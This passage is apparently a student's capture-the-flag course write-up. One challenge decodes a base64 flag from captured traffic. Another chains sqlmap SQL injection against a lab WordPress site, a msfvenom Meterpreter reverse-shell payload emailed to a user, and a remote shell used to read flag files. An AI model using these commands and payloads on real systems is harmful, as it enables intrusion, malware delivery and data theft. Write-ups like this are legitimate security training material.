


Figure 14 Wireshark examine a package

4. During the investigation, I identified an encrypted file named "computerUpdate.exe."




Figure 15 data attached to the package shown by wireshark

5. copied the contents of the file and visited <https://gchq.github.io/CyberChef/> for decypte the contents.
6. Utilizing the base64 option on CyberChef, I decoded the content and discovered text containing the flag. Flag found successfully: flag{5str1ng}




Figure 16 Flag CH05

## 7 CH06

Steps:

1. Browser to target <http://challenger.vle.fi/contact-us/>
2. Open Burp suite, open browser on the proxy and navigate to contact <http://challenger.vle.fi/contact-us/> and submit a comment like shows in the figure bellow




Figure 17 Target to interact

3. Burp catches the POST request and waits.
4. Copy past the action request to the sqlmap




Figure 18 Burp suite capture a POST request

5. Run sqlmap designed for automated detection and exploitation of SQL injection vulnerabilities in web applications, an explanation of the command:
  - sqlmap: This is the name of the tool being used.
  - -u challenger.vle.fi/wp-admin/admin-ajax.php: This option specifies the target URL where the SQL injection vulnerability is suspected. In this case, it's pointing to the "admin-ajax.php" file in the "wp-admin" directory of the "challenger.vle.fi" website.
  - --data "action=rp&data=rp\_email%3Dtest%2540yahoo.com%26rk\_subject%3Dtest%26rk\_comment%3Dtest%26submit%3D&msg=": This option is used to provide the data



that will be sent to the web application as part of the request. It seems to be simulating a form submission with various parameters. The %3D and %2540 are URL-encoded representations of '=' and '@', respectively.

- --tables: This option instructs sqlmap to enumerate the database tables once the SQL injection vulnerability is identified. It attempts to gather information about the database structure.

```

└─$ sqlmap -u challenger.vle.fi/wp-admin/admin-ajax.php --data "action-rk_action&fdata=rk_email%3Dtest%2540yahoo.com%26rk_subject%3Dtest%26rk_comment%3D%26submit%3D6msg=" --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:29:15 /2023-11-30/

[01:29:15] [WARNING] provided value for parameter 'msg' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[01:29:15] [INFO] resuming back-end DBMS 'mysql'
[01:29:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: msg (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: action-rk_action&fdata=rk_email-test%40yahoo.com%26rk_subject=test%26rk_comment=%26submit=6msg=' AND (SELECT 2592 FROM (SELECT(SLEEP(5)))kHjY) AND 'rlcy'='rlcy'
---
[01:29:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[01:29:15] [INFO] fetching database names
[01:29:15] [INFO] fetching number of databases
[01:29:15] [INFO] resumed: 3
[01:29:15] [INFO] resumed: information_schema
[01:29:15] [INFO] resumed: wordpress
[01:29:15] [INFO] resumed: challenger
[01:29:15] [INFO] fetching tables for databases: 'challenger, information_schema, wordpress'
[01:29:15] [INFO] fetching number of tables for database 'challenger'
[01:29:15] [INFO] resumed: 2
[01:29:15] [INFO] resumed: contacts
[01:29:15] [INFO] resumed: intra_CH06
[01:29:15] [INFO] fetching number of tables for database 'information_schema'
[01:29:15] [INFO] resumed: 79
[01:29:15] [INFO] resumed: ALL_PLUGINS
[01:29:15] [INFO] resumed: APPLICABLE_ROLES
[01:29:15] [INFO] resumed: CHARACTER_SETS
[01:29:15] [INFO] resumed: CHECK_CONSTRAINTS
[01:29:15] [INFO] resumed: COLLATIONS
[01:29:15] [INFO] resuming partial value: COLLATION_CHARACTER_SET_AP
[01:29:15] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] n
[01:35:13] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[01:35:13] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)

```

Figure 19 sqlmap starts Listening

6. Also, the command shows there is a database called 'challenger' and contains a table called to intra\_ch06 which is a list of emails.

```

database: challenger
tables: intra_CH06
3 entries]

```

id	name	email	is_admin
99907140616978432	Jeff	jeff01+student-id@challenger.vle.fi	<blank>
99907140616978433	Sarah	sarah@challenger.vle.fi	<blank>
99907140616978434	Lisa	lisa@challenger.vle.fi	<blank>

```

03:19:54] [INFO] table 'challenger.intra_CH06' dumped to CSV file '/home/kali/.local/share/sqlmap/output/challenger.vle.fi/dump/challenger/intra_CH06.csv'
03:19:54] [INFO] fetching columns for table 'contacts' in database 'challenger'
03:19:54] [INFO] resumed: 5
03:19:54] [INFO] resumed: user_id
03:19:54] [INFO] resumed: username
03:19:54] [INFO] resumed: email_id
03:19:54] [INFO] resumed: message
03:19:54] [INFO] resumed: contact_date
03:19:54] [INFO] fetching entries for table 'contacts' in database 'challenger'
03:19:54] [INFO] fetching number of entries for table 'contacts' in database 'challenger'
03:19:54] [INFO] resumed: 129133
03:19:54] [INFO] resumed: 2023-11-23
03:19:54] [INFO] resumed: test@yahoo.com
03:19:54] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
03:19:55] [INFO] resumed: 2569728
03:19:55] [INFO] resumed: User
03:19:55] [INFO] resumed: 2023-11-22
03:19:55] [INFO] resumed: test@yahoo.com
03:19:55] [INFO] retrieved:
03:19:55] [INFO] resumed: 2540544
03:19:55] [INFO] resumed: User
03:19:55] [INFO] resumed: 2023-11-22
03:19:55] [INFO] resumed: test@yahoo.com
03:19:55] [INFO] retrieved:

```

Figure 20 sqlmap fetch DB information

7. Navigate mail.lookout.vle.fi and create account(email used : [jeff01ab0168@lookout.vle.fi](mailto:jeff01ab0168@lookout.vle.fi)) then send email to [jeff01+student-id@challenger.vle.fi](mailto:jeff01+student-id@challenger.vle.fi)




Figure 21 mail.lookout.vle.fi

8. Seems we need to send an executable file. So
9. create malicious file with msfvenom (combo of msfpayload and msfencode)
- environments :kali sent executable payload to window
  - Demo: Generate a 64-bit Windows Meterpreter reverse TCP payload and save it as payload.exe in the current working directory. The Kali's IP address (LHOST) and port (LPORT) with the appropriate values for your scenario.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp --
platform windows LHOST=198.18.103.134 LPORT=5433 -f
exe -o payload.exe
```

```
File Actions Edit View Help
(kali@kali-vle)-[~]
$ ss -tulnp | grep LISTEN
tcp LISTEN 0 224 127.0.0.1:5433 0.0.0.0:* users:(("postgres",pid=1341,fd=4))
tcp LISTEN 0 224 [::]:5433 [::]:* users:(("postgres",pid=1341,fd=3))

(kali@kali-vle)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:88:0a:31 brd ff:ff:ff:ff:ff:ff
    inet 198.18.103.134/24 brd 198.18.103.255 scope global dynamic noprefixroute eth0
        valid_lft 79034sec preferred_lft 79034sec
    inet6 fe80::250:56ff:fe88:a31/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali-vle)-[~]
```

Figure 23 machine's IP and Port

```
(kali@kali-vle)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows LHOST=198.18.103.134 LPORT=5433 -f exe -o payload.exe

[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe

(kali@kali-vle)-[~]
```

Figure 22 Generated executable payload.exe

10. The file Payload.exe is created on the kali's machine to be delivered by email to jeff's machine as attachment and when the user will execute the file and because defender is disabled to detect when downloading.




Figure 24 Deliver a Malicious file by email to Target

11. Now on the handler:

```
Msfconsole
Use multi/handler
Set payload
windows/x64/meterpreter/reverse_tcp
Show options
Set lport 5433
Set lhost 198.18.103.134
```

## Show options

```

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     198.18.103.134   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lport 5433
lport => 5433
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     198.18.103.134   yes       The listen address (an interface may be specified)
  LPORT     5433             yes       The listen port

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     198.18.103.134   yes       The listen address (an interface may be specified)
  LPORT     5433             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.

```

Figure 25 Msfconsole

12. Run **(at this point you should send the email to jeff)** and what to listen.

At this point when jeff's machine execute the file will be able to connect by meterpreter, we can list files on the machine.

```

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 198.18.103.134:5433
[*] Sending stage (200772 bytes) to 198.18.103.152
[*] Meterpreter session 1 opened (198.18.103.134:5433 -> 198.18.103.152:49686) at 2023-12-07 18:16:53 +0200

meterpreter > ls
Listing: C:\Program Files\Mozilla Thunderbird

Mode                Size           Type             Last modified            Name
-----
100666/rw-rw-rw-    3008           fil             2019-11-29 12:44:29 +0200 Accessible.tlb
100666/rw-rw-rw-   170696         fil             2019-11-29 12:44:29 +0200 AccessibleHandler.dll
100666/rw-rw-rw-    29384         fil             2019-11-29 12:44:29 +0200 AccessibleMarshal.dll
100666/rw-rw-rw-     81096         fil             2019-11-29 12:44:29 +0200 IAZMarshal.dll
100666/rw-rw-rw-    23240         fil             2019-11-29 12:44:29 +0200 MapiProxy.dll
100666/rw-rw-rw-    23240         fil             2019-11-29 12:44:29 +0200 MapiProxy_InUse.dll
0x0777/rwxrwxrwx      0             dir             2019-12-18 14:14:16 +0200 VisualElements
0x0777/rwxrwxrwx    27848         fil             2019-11-29 12:44:29 +0200 WFSnake.exe
100666/rw-rw-rw-    18696         fil             2019-11-29 12:44:29 +0200 api-ms-win-core-file-l1-2-0.dll
100666/rw-rw-rw-    18696         fil             2019-11-29 12:44:29 +0200 api-ms-win-core-file-l2-1-0.dll
100666/rw-rw-rw-    21256         fil             2019-11-29 12:44:29 +0200 api-ms-win-core-localization-l1-2-0.dll
100666/rw-rw-rw-    19208         fil             2019-11-29 12:44:29 +0200 api-ms-win-core-processthreads-l1-1-1.dll
100666/rw-rw-rw-    19208         fil             2019-11-29 12:44:29 +0200 api-ms-win-core-synch-l1-2-0.dll
100666/rw-rw-rw-    19208         fil             2019-11-29 12:44:29 +0200 api-ms-win-core-timezone-l1-1-0.dll
100666/rw-rw-rw-    19720         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-comip-l1-1-0.dll
100666/rw-rw-rw-    22792         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-convert-l1-1-0.dll
100666/rw-rw-rw-    19208         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-environment-l1-1-0.dll
100666/rw-rw-rw-    20744         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-file-system-l1-1-0.dll
100666/rw-rw-rw-    19720         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-heap-l1-1-0.dll
100666/rw-rw-rw-    19208         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-locale-l1-1-0.dll
100666/rw-rw-rw-    27912         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-math-l1-1-0.dll
100666/rw-rw-rw-    20888         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-multibyte-l1-1-0.dll
100666/rw-rw-rw-    71432         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-private-l1-1-0.dll
100666/rw-rw-rw-    19720         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-process-l1-1-0.dll
100666/rw-rw-rw-    23384         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-runtime-l1-1-0.dll
100666/rw-rw-rw-    24840         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-stdio-l1-1-0.dll
100666/rw-rw-rw-    24840         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-string-l1-1-0.dll
100666/rw-rw-rw-    21256         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-time-l1-1-0.dll
100666/rw-rw-rw-    19208         fil             2019-11-29 12:44:29 +0200 api-ms-win-crt-utility-l1-1-0.dll
100666/rw-rw-rw-     639          fil             2019-11-29 12:44:29 +0200 application.ini
100666/rw-rw-rw-   462549         fil             2019-11-29 12:44:29 +0200 blocklist.xml
0x0777/rwxrwxrwx      0             dir             2019-12-18 14:14:16 +0200 chrome
100666/rw-rw-rw-      0             fil             2019-11-29 12:44:29 +0200 chrome.manifest

```

Figure 26 Run to listen from target(jeff's machine)

## 13. Enter the shell.

```

meterpreter > shell
Process 3760 created.
Channel 8 created.
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\Mozilla Thunderbird>dir C:\Users\Username\Desktop
dir C:\Users\Username\Desktop
The system cannot find the file specified.

C:\Program Files\Mozilla Thunderbird>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Mozilla Thunderbird>whoami
whoami
staff-ws\jeff01

```

Figure 27 SHELL Console

14. Flag successfully found inside text file called flag on jeff's desktop after directed to desktop path and typed, then decoded the content.  
 flag{HIXN50rE4VbPLJD}

```

C:\Program Files\Mozilla Thunderbird>cat flag.txt
cat flag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Mozilla Thunderbird>cd C:\Users\jeff01\Desktop
cd C:\Users\jeff01\Desktop

C:\Users\jeff01\Desktop>cat flag.txt
cat flag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\jeff01\Desktop>dir C:\Users\jeff01\Desktop
dir C:\Users\jeff01\Desktop
Volume in drive C has no label.
Volume Serial Number is 3297-D61A

Directory of C:\Users\jeff01\Desktop

19/08/2022  16.10    <DIR>          .
19/08/2022  16.10    <DIR>          ..
19/08/2022  16.15                48 AnotherFlag.bat
16/08/2022  13.14                28 Flag.txt
                2 File(s)              76 bytes
                2 Dir(s)  5237747712 bytes free

C:\Users\jeff01\Desktop>

C:\Users\jeff01\Desktop>cat C:\Users\jeff01\Desktop\flag.txt
cat C:\Users\jeff01\Desktop\flag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\jeff01\Desktop>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\jeff01\Desktop>type flag.txt
type flag.txt
ZmxhZ3tIbFhONTByRTRWYlBMSkR9
C:\Users\jeff01\Desktop>type AnotherFlag.bat
type AnotherFlag.bat
Access is denied.

```

Figure 28 interesting text file found



Figure 29 Flag CH06

## 8 Summary

I successfully completed six challenges throughout the entire course. While the initial five challenges were relatively straightforward to uncover, the sixth challenge proved to be exceptionally challenging, requiring a meticulous approach at every step. My background in completing a web security course and engaging in reverse engineering significantly facilitated the resolution of the first five flags. Despite each challenge introducing unique elements, the difficulty spike in the sixth challenge demanded a considerable amount of time and effort. Unfortunately, this time constraint prevented me from moving on to the subsequent two challenges. In total, I invested approximately 150 hours in completing the six challenges.

## References

*CyberChef*. (n.d.). Crown Copyright 2016. <https://gchq.github.io/CyberChef/#input=IAo>

*How to use a reverse shell in Metasploit*. (n.d.). Metasploit Documentation Penetration

TestingSoftware, Pen Testing Security. <https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-a-reverse-shell-in-metasploit.html>

Admin, T. (2022, April 27). *SQLmap POST request injection*. [HackerTarget.com](https://hackertarget.com/sqlmap-post-request-injection/).

<https://hackertarget.com/sqlmap-post-request-injection/>